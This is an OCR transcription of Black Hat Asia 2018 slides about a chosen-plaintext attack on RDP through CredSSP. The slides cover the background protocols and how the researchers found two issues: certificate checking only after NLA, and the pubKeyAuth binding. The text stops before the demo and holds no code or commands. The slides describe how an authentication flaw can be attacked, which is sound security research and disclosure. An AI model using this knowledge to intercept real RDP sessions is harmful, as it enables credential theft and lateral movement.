black hat
ASIA 2018

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Server Tailgating – A Chosen-Plaintext Attack on RDP

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Speaker Info

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Previous Work

- CVE 2017-8563 (LDAPS NTLM-Relay)
- Microsoft Security Advisory 4056318

Agenda


- Introduction
- Technical Background
- The Vulnerability
- Demo
- Port-Mortem

Introduction

What We Will Show

- A Logical (Cryptographic!) Vulnerability
- High Impact
  - Affecting All Windows Versions
  - Making RDP (Remote Desktop) Vulnerable
- Not fully patched

Attackers Move Laterally…




https://docs.microsoft.com/en-us/advanced-threat-analytics/ata-threats

Technical Background

Kerberos

- Developed by MIT
- Default Authentication since Windows 2000




https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2003/cc772815(v=ws.10)

MSRPC – Microsoft Remote Procedure Call

- Used to expose remote interfaces to machines for calling from remote machines
- Used in remote management scenarios
  - PSexec
  - WMI
- No developer wants to dive into this (Everyone uses RESTful stuff)

GSSAPI / SSPI


- SSPI is an API that allows application to add authenticity and privacy almost transparently.
- Applicable to any application that allows “Windows Authentication”



https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2003/cc772815(v=ws.10)


TLS (Transport Layer Security)

- Used for traffic encryption
- De-facto standard for encryption
  - Web
  - VoIP
  - …
- Server identity verified via certificate (RSA)



CredSSP

- An MS protocol to facilitate secure credential forwarding
- Mutual authentication
- CredSSP protocol flow
  - Double encryption using TLS/GSS-API
  - Uses a technique "Channel Binding"



https://technet.microsoft.com/en-us/library/hh921957.aspx

RDP (Remote Desktop Protocol)

- RDP Security
  - Full – NLA (Network Level Authentication) + TLS
  - TLS only
  - No security

- RDP restricted-admin
  - Usually in RDP we have network login + interactive login
  - RDP restricted admin includes only network login (single-sign-on)

RDP Flow

- TLS is Established
- NLA is carried out using CredSSP
- Certificate Validation
- The user sends its password over CredSSP
- Session Established – now UI stuff

Is this the usual order?


RDP – Certificate Validation

If Kerberos:


- There will be not validation

If NTLM:

- Certificate will be validated
  - CA server
  - Certificate pinning



Protocols Recap



The Vulnerability

The Journey

Looking for NTLM flaws


- Discover CVE-2017-8563
- Tried enabling NTLM-Relay with MiTM only
- **Found issue #1 – certificate check only after NLA**

The Journey

- Began researching CredSSP
  - Found issue #2

pubKeyAuth: This field is used to assure that the public key that is used by the server during the TLS handshake belongs to the target server and not to a "man in the middle". This TLS session-binding is specified in section 3.1.5. After the client completes the SPNEGO phase of the CredSSP Protocol, it uses GSS_WrapEx() for the negotiated protocol to encrypt the server's public key. The **pubKeyAuth** field carries the message signature and then the encrypted public key to the server. In response, the server uses the **pubKeyAuth** field to transmit to the client a modified version of the public key (as specified in section 3.1.5) that is encrypted under the encryption key that is negotiated under SPNEGO.

Do You See the Issue?

